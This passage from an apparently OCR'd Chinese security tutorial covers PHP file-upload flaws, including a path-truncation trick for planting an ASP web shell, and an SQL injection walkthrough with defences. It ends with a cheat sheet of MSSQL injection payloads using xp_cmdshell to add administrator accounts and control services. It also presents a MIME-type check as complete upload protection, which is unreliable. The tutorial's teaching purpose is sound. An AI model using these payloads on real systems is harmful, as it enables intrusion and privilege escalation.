$_FILES['file']['tmp_name']的值是由 PHP 设置的，与文件原始名称不一样，开发者必须使用$_FILES['file']['name']来取得上传文件的原始名称。

上传文件时的错误信息 $_FILES['file']['error']变量用来保存上传文件时的错误信息，它的值如下：

错误信息	数值	说　明
UPLOAD_ERR_OK	0	没有错误
UPLOAD_ERR_INI_SIZE	1	上传文件的大小超过 php.ini 的设置
UPLOAD_ERR_FROM_SIZE	2	上传文件的大小超过 HTML 表单中 MAX_FILE_SIZE 的值
UPLOAD_ERR_PARTIAL	3	只上传部分的文件
UPLOAD_ERR_NO_FILE	4	没有文件上传

文件上传漏洞

如果提供给网站访问者上传图片的功能，那必须小心访问者上传的实际可能不是图片，而是可以指定的 PHP 程序。如果存放图片的目录是一个开放的文件夹，则入侵者就可以远程执行上传的 PHP 文件来进行攻击。

下面是一个简单的文件上传例子：

```
<?php
// 设置上传文件的目录
$uploaddir = "D:/www/images/";
// 检查 file 是否存在
if (isset($_FILES['file1']))
{
// 要放在网站目录中的完整路径，包含文件名
$uploadfile = $uploaddir . $_FILES['file1']['name'];
// 将服务器存放的路径，移动到真实文件名 move_uploaded_file($_FILES['file1']['tmp_name'], $uploadfile);
}
?>
……
<form method="post" enctype="multipart/form-data" name="form1">
<input type="file" name="file1" /><br />
<input type="submit" value="上传文件" />
<input type="hidden" name="MAX_FILE_SIZE" value="1024" />
</form>
```

这个例子没有检验文件后缀，可以上传任意文件，很明显的上传漏洞。

利用此漏洞黑客克制自由上床任意的木马文件而导致网站失陷。

漏洞防护措施

解决上面所述问题的一种方法是通过检查上传文件的类型来限制用户的文件上传，如以下代码所示。

```
<?php
    if(isset($_POST["form"]))
    {
if($_FILES['upfile']['type'] == 'image/pjpeg')  //检查文件类型是否为 JPEG
    {
$uploadfile = "upfiles/".$_FILES['upfile']['name'];
//上传后文件所在的文件名和路径
    move_uploaded_file($_FILES['upfile']['tmp_name'], $uploadfile);
    //上传文件
    print_r($_FILES);
die();
}
    else
  {
    die("上传文件的格式不正确！");
  }
}
?>
```

上面的代码要求用户上传的文件必须是 JPEG 类型的图片文件，彻底地避免了终端用户通过上传 PHP 脚本危害服务器的行为。

文件上传路径变量过滤不严

在许多论坛的用户发帖页面中存在这样的上传 Form，如图 7-27 所示，其网页编程代码为：

```
<form action="user_upfile.asp" ...>
    <input type="hidden" name="filepath" value="UploadFile">
    <input type="file" name="file">
    <input type="submit" name="Submit" value="上传" class="login_btn">
</form>
```

在其中“filepath”是文件上传路径，由于网页编写者未对该变量进行任何过滤，因此用户可以任意修改该变量值。在网页编程语言中有一个特殊的截止符"?"，该符号的作用是通知网页服务器中止后面的数据接收。利用该截止符可们可以重新构造 filepath，例如正常的上传路径是:

```
“**/bbs/uploadface/200409240824.jpg”，
```

但是当我们使用“?”构造 filepath 为

```
“**/newmm.asp?/200409240824.jpg ”
```

这样当服务器接收 filepath 数据时,检测到 newmm.asp 后面的?后理解为 filepath 的数据就止结束了，这样我们上传的文件就被保存成了：“**/newmm.asp”。

利用这个上传漏洞就可以任意上传如.ASP 的网页木马，然后连接上传的网页即可控制该网站系统。

提示：可能有读者会想，如果网页服务器在检测验证上传文件的格式时，碰到“/0”就截止，那么不就出现文件上传类型不符的错误了吗？其实在检测验证上传文件的格式时，系统是从 filepath 的右边向左边读取数据的，因此它首先检测到的是“.jpg”，当然就不会报错了。

最安全的防范办法就是删除上传页面。

2.1.1、SQL 注入原理

```
参考：http://www.cnblogs.com/rush/archive/2011/12/31/2309203.html
```

SQL Injection：就是通过把 SQL 命令插入到 Web 表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。


具体来说，它是利用现有应用程序，将（恶意）的 SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

首先让我们了解什么时候可能发生 SQL Injection。

假设我们在浏览器中输入 URL www.sample.com，由于它只是对页面的简单请求无需对数据库动进行动态请求，所以它不存在 SQL Injection，当我们输入 www.sample.com?testid=23 时，我们在 URL 中传递变量 testid，并且提供值为 23，由于它是对数据库进行动态查询的请求（其中?testid＝23 表示数据库查询变量），所以我们可以该 URL 中嵌入恶意 SQL 语句。

现在我们知道 SQL Injection 适用场合，接下来我们将通过具体的例子来说明 SQL Injection 的应用，这里我们以 pubs 数据库作为例子。

我们通过 Web 页面查询 job 表中的招聘信息，job 表的设计如下：



接着让我们实现 Web 程序，它根据工作 Id（job_id）来查询相应的招聘信息，示意代码如下：

```
/// <summary>

/// Handles the Load event of the Page control.

/// </summary>

/// <param name="sender">The source of the event.</param>

/// <param name="e">The <see cref="System.EventArgs"/> instance containing the event data.</par
am>
```

```
protected void Page_Load(object sender, EventArgs e)

{

    if (!IsPostBack)

    {

        // Gets departmentId from http request.

        string queryString = Request.QueryString["departmentID"];

        if (!string.IsNullOrEmpty(queryString))

        {

            // Gets data from database.

            gdvData.DataSource = GetData(queryString.Trim());



            // Binds data to gridview.

            gdvData.DataBind();

        }

    }

}
```

现在我们已经完成了 Web 程序，接下来让我们查询相应招聘信息吧。

如图所示，我们要查询数据库中工作 Id 值为 1 的工作信息，而且在页面显示了该工作的 Id，Description，Min Lvl 和 Max Lvl 等信息。

现在要求我们实现根据工作 Id 查询相应工作信息的功能，想必大家很快可以给出解决方案，SQL 示意代如下：

```
SELECT    job_id, job_desc, min_lvl, max_lvl
FROM        jobs
WHERE    (job_id = 1)
```

假设现在要求我们获取 Department 表中的所有数据，而且必须保留 WHERE 语句，那我们只要确保 WHERE 恒真就 OK 了，SQL 示意代码如下：

```
SELECT    job_id, job_desc, min_lvl, max_lvl
FROM        jobs
WHERE    (job_id = 1) OR 1 = 1
```

上面我们使得 WHERE 恒真，所以该查询中 WHERE 已经不起作用了，其查询结果等同于以下 SQL 语句。

```
SELECT    job_id, job_desc, min_lvl, max_lvl
FROM        jobs
```

SQL 查询代码实现如下：


```
string sql1 = string.Format("SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs WHERE job_id='
{0}'", jobId);
```

现在我们要通过页面请求的方式，让数据库执行我们的 SQL 语句，我们要在 URL 中嵌入恶意表达式 1=1（或 2=2 等等），如下 URL 所示：

```
http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1
```

等效 SQL 语句如下：

```
SELECT    job_id, job_desc, min_lvl, max_lvl
FROM        jobs
WHERE    job_id = '1' OR '1' = 1'
```



Id	Description	Min Lvl	Max Lvl
1	New Hire - Job not specified	10	10
2	Chief Executive Officer	200	250
3	Business Operations Manager	175	225
4	Chief Financial Officier	175	250
5	Publisher	150	250
6	Managing Editor	140	225
7	Marketing Manager	120	200
8	Public Relations Manager	100	175
9	Acquisitions Manager	75	175
10	Productions Manager	75	165
11	Operations Manager	75	150
12	Editor	25	100
13	Sales Representative	25	100
14	Designer	25	100

现在我们把 job 表中的所有数据都查询出来了，仅仅通过一个简单的恒真表达式就可以进行了一次简单的攻击。


虽然我们把 job 表的数据都查询出来了，但数据并没有太大的价值，由于我们把该表临时命名为 job 表，所以接着我们要找出该表真正表名。

首先我们假设表名就是 job，然后输入以下 URL：

```
http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or 1=(select count(*) from job)--
```

等效 SQL 语句如下：

```
SELECT      job_id, job_desc, min_lvl, max_lvl

FROM        jobs

WHERE     job_id='1'or 1=(select count(*) from job) --'
```




当我们输入了以上 URL 后，结果服务器返回我们错误信息，这证明了我们的假设是错误的，那我们该感觉到挫败吗？不，其实这里返回了很多信息，首先它证明了该表名不是 job，而且它还告诉我们后台数据库是 SQL Server，不是 MySQL 或 Oracle，这也设计一个漏洞把错误信息直接返回给了用户。

接下假定表名是 jobs，然后输入以下 URL：

```
http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or1=(select count(*) from jobs) --
```

等效 SQL 语句如下：

```
SELECT      job_id, job_desc, min_lvl, max_lvl

FROM        jobs

WHERE     job_id='1'or 1=(select count(*) from jobs) --'
```



现在证明了该表名是 jobs，这可以迈向成功的一大步，由于我们知道了表名就可以对该表进行增删改操作了，而且我们还可以猜测出更多的表对它们作出修改，一旦修改成功那么这将是一场灾难。

现在大家已经对 SQL Injection 的攻击有了初步的了解了，接下让我们学习如何防止 SQL Injection。

总的来说有以下几点：

1. 永远不要信任用户的输入，要对用户的输入进行校验，可以通过正则表达式，或限制长度，对单引号和

双"-"进行转换等。

2.永远不要使用动态拼装 SQL，可以使用参数化的 SQL 或者直接使用存储过程进行数据查询存取。

3.永远不要使用管理员权限的数据库连接，为每个应用使用单独的权限有限的数据库连接。

4.不要把机密信息明文存放，请加密或者 hash 掉密码和敏感的信息。

5.应用的异常信息应该给出尽可能少的提示，最好使用自定义的错误信息对原始错误信息进行包装，把异常信息存放在独立的表中。

通过正则表达校验用户输入

首先我们可以通过正则表达式校验用户输入数据中是包含：对单引号和双"-"进行转换等字符。

然后继续校验输入数据中是否包含 SQL 语句的保留字，如：WHERE，EXEC，DROP 等。

现在让我们编写正则表达式来校验用户的输入吧，正则表达式定义如下：

```
private static readonly Regex RegSystemThreats =new Regex(@"\s?or\s*|\s?;\s?|\s?drop\s|\s?gran
t\s|^'|\s?--|\s?union\s|\s?delete\s|\s?truncate\s|" +@"\s?sysobjects\s?|\s?xp_.*?|\s?syslogins
\s?|\s?sysremote\s?|\s?sysusers\s?|\s?sysxlogins\s?|\s?sysdatabases\s?|\s?aspnet_.*?|\s?exec\
s?",RegexOptions.Compiled | RegexOptions.IgnoreCase);
```

上面我们定义了一个正则表达式对象 RegSystemThreats，并且给它传递了校验用户输入的正则表达式。

由于我们已经完成了对用户输入校验的正则表达式了，接下来就是通过该正则表达式来校验用户输入是否合法了，由于.NET 已经帮我们实现了判断字符串是否匹配正则表达式的方法——IsMatch()，所以我们这里只需给传递要匹配的字符串就 OK 了。

示意代码如下：

```
/// <summary>
/// A helper method to attempt to discover [known] SqlInjection attacks.
/// </summary>
/// <param name="whereClause">string of the whereClause to check</param>
/// <returns>true if found, false if not found </returns>
public static bool DetectSqlInjection(string whereClause)
{
    return RegSystemThreats.IsMatch(whereClause);
}

/// <summary>
/// A helper method to attempt to discover [known] SqlInjection attacks.
```

```
/// </summary>
/// <param name="whereClause">string of the whereClause to check</param>
/// <param name="orderBy">string of the orderBy clause to check</param>
/// <returns>true if found, false if not found </returns>
public static bool DetectSqlInjection(string whereClause, string orderBy)
{
    return RegSystemThreats.IsMatch(whereClause) || RegSystemThreats.IsMatch(orderBy);
}
```


现在我们完成了校验用的正则表达式，接下来让我们需要在页面中添加校验功能。

```
/// <summary>
/// Handles the Load event of the Page control.
/// </summary>
/// <param name="sender">The source of the event.</param>
/// <param name="e">The <see cref="System.EventArgs"/> instance containing the event data.</par
am>
protected void Page_Load(object sender, EventArgs e)
{
    if (!IsPostBack)
    {
        // Gets departmentId from http request.
        string queryString = Request.QueryString["jobId"];
        if (!string.IsNullOrEmpty(queryString))
        {
            if (!DetectSqlInjection(queryString) && !DetectSqlInjection(queryString, queryStrin
g))
            {
                // Gets data from database.
                gdvData.DataSource = GetData(queryString.Trim());

                // Binds data to gridview.
                gdvData.DataBind();
```

```
            }
            else
            {
                throw new Exception("Please enter correct field");
            }
        }
    }
}
```

当我们再次执行以下 URL 时，被嵌入的恶意语句被校验出来了，从而在一定程度上防止了 SQL Injection。

```
http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1
```



但使用正则表达式只能防范一些常见或已知 SQL Injection 方式，而且每当发现有新的攻击方式时，都要对正则表达式进行修改，这可是吃力不讨好的工作。

通过参数化存储过程进行数据查询存取

首先我们定义一个存储过程根据 jobId 来查找 jobs 表中的数据。


```
-- ============================================
-- Author:        JKhuang
-- Create date: 12/31/2011
-- Description:    Get data from jobs table by specified jobId.
-- ============================================
ALTER PROCEDURE [dbo].[GetJobs]
    -- ensure that the id type is int
    @jobId INT
```

```
AS

BEGIN

--    SET NOCOUNT ON;

    SELECT job_id, job_desc, min_lvl, max_lvl

    FROM dbo.jobs

    WHERE job_id = @jobId

    GRANT EXECUTE ON GetJobs TO pubs

END
```

接着修改我们的 Web 程序使用参数化的存储过程进行数据查询。

```
using (var com = new SqlCommand("GetJobs", con))

{

    // Uses store procedure.

    com.CommandType = CommandType.StoredProcedure;

    // Pass jobId to store procedure.

    com.Parameters.Add("@jobId", SqlDbType.Int).Value = jobId;

    com.Connection.Open();

    gdvData.DataSource = com.ExecuteScalar();

    gdvData.DataBind();

}
```

现在我们通过参数化存储过程进行数据库查询，这里我们把之前添加的正则表达式校验注释掉。



大家看到当我们试图在 URL 中嵌入恶意的 SQL 语句时，参数化存储过程已经帮我们校验出传递给数据库的变量不是整形，而且使用存储过程的好处是我们还可以很方便地控制用户权限，我们可以给用户分配只读或可读写权限。

但我们想想真的有必要每个数据库操作都定义成存储过程吗？而且那么多的存储过程也不利于日常的维护。

参数化 SQL 语句

还是回到之前动态拼接 SQL 基础上，我们知道一旦有恶意 SQL 代码传递过来，而且被拼接到 SQL 语句中就会被数据库执行，那么我们是否可以在拼接之前进行判断呢？——命名 SQL 参数。


```
string sql1 = string.Format("SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs WHERE job_id =
 @jobId");
using (var con = new SqlConnection(ConfigurationManager.ConnectionStrings["SQLCONN1"].ToString
()))
using (var com = new SqlCommand(sql1, con))
{
    // Pass jobId to sql statement.
    com.Parameters.Add("@jobId", SqlDbType.Int).Value = jobId;
    com.Connection.Open();
    gdvData.DataSource = com.ExecuteReader();
    gdvData.DataBind();
}
```

这样我们就可以避免每个数据库操作（尤其一些简单数据库操作）都编写存储过程了，而且当用户具有数据库中 jobs 表的读权限才可以执行该 SQL 语句。

添加新架构

数据库架构是一个独立于数据库用户的非重复命名空间，您可以将架构视为对象的容器（类似于.NET 中的命名空间）。

首先我们右击架构文件夹，然后新建架构。




上面我们完成了在 pubs 数据库中添加 HumanResource 架构，接着把 jobs 表放到 HumanResource 架构中。

当我们再次执行以下 SQL 语句时，SQL Server 提示 jobs 无效，这是究竟什么原因呢？之前还运行的好好


的。

```
SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs
```



当我们输入完整的表名“架构名.对象名”（HumanResource.jobs）时，SQL 语句执行成功。

SELECT job_id, job_desc, min_lvl, max_lvl FROM HumanResource.jobs




为什么之前我们执行 SQL 语句时不用输入完整表名 dbo.jobs 也可以执行呢？

这是因为默认的架构（default schema）是 dbo，当只输入表名时，Sql Server 会自动加上当前登录用户的默认的架构（default schema）——dbo。

由于我们使用自定义架构，这也降低了数据库表名被猜测出来的可能性。

LINQ to SQL

前面使用了存储过程和参数化查询，这两种方法都是非常常用的，而针对于.NET Framework 的 ORM 框架也有很多，如：NHibernate，Castle 和 Entity Framework，这里我们使用比较简单 LINQ to SQL。




```
var dc = new pubsDataContext();

int result;
```

```
// Validates jobId is int or not.
if (int.TryParse(jobId, out result))
{
    gdvData.DataSource = dc.jobs.Where(p => p.job_id == result);
    gdvData.DataBind();
}
```

相比存储过程和参数化查询，LINQ to SQL 我们只需添加 jobs.dbml，然后使用 LINQ 对表进行查询就 OK 了。

2.1.2、SQL 注入语句

```
sql 注入语句大全
--是否存在 xp_cmdshell
and 1=(select count(*) from master.dbo.sysobjects where xtype = 'x' and name = 'xp_cmdshell')
--用 xp_cmdshell 执行命令
;exec master..xp_cmdshell "net user name password /add"--
;exec master..xp_cmdshell "net localgroup name administrators /add"--
--查看权限
and (select IS_SRVROLEMEMBER('sysadmin'))=1--  //sa
and (select IS_MEMBER('db_owner'))=1--   //  dbo
and (select IS_MEMBER('public'))=1--  //public
--创建个登陆 mssql 的帐号
;exec master.dbo.sp_addlogin name,pass;--
--把创建的 mssql 登陆帐号提升到 sysadmin
;exec master.dbo.sp_addsrvrolemember name,sysadmin;--
有用的扩展
--获得 MS SQL 的版本号  //mssql 版本
execute master..sp_msgetversion   // dbo public
--得到硬盘文件信息             //dbo public
--参数说明:目录名,目录深度,是否显示文件 //读取磁盘目录和文件
execute master..xp_dirtree 'c:' //列出所有 c:\文件和目录,子目录
execute master..xp_dirtree 'c:',1 //只列 c:\文件夹
execute master..xp_dirtree 'c:',1,1 //列 c:\文件夹加文件
```

```
--列出服务器上所有 windows 本地组

execute master..xp_enumgroups //dbo

--得到当前 sql server 服务器的计算机名称 //获得计算机名

execute master..xp_getnetname   //dbo public

--列出指定目录的所有下一级子目录

EXEC [master].[dbo].[xp_subdirs] 'c:\WINNT' //可以列目录

--列出服务器上固定驱动器,以及每个驱动器的可用空间

execute master..xp_fixeddrives   //dbo public

--显示系统上可用的盘符

execute master..xp_availablemedia   //dbo

--获取某文件的相关属性

execute master..xp_getfiledetails 'C:1.txt'  //dbo public

--统计数据库里每个表的详细情况

exec sp_MSforeachtable 'sp_spaceused ''?''' //查询表 //dbo public

--获得每个表的记录数和容量

exec sp_MSforeachtable 'select ''?''','?', 'sp_spaceused ''?''', 'SELECT count(*) FROM ? '  //d
bo pubilc

--更新 Table1/Table2 中 note 列为 NULL 的值

sp_MSforeachtable 'Update ? Set note='''' Where note is null',null,null,null,' AND o.name in ('
''Table1'',''Table2'')

--列出服务器域名

xp_ntsec_enumdomains //机器名 //dbo public

--停止或者启动某个服务

xp_servicecontrol 'stop','schedule' //schedule 是服务得名称  //dbo

--用 pid 来停止某个执行中的程序

xp_terminate_process 123 //123 是 pid //dbo

--只列某个目录下的子目录

dbo.xp_subdirs 'C:' //dbo

--服务器安全模式信息

xp_loginconfig  //dbo

xp_regaddmultistring

xp_regdeletekey
```

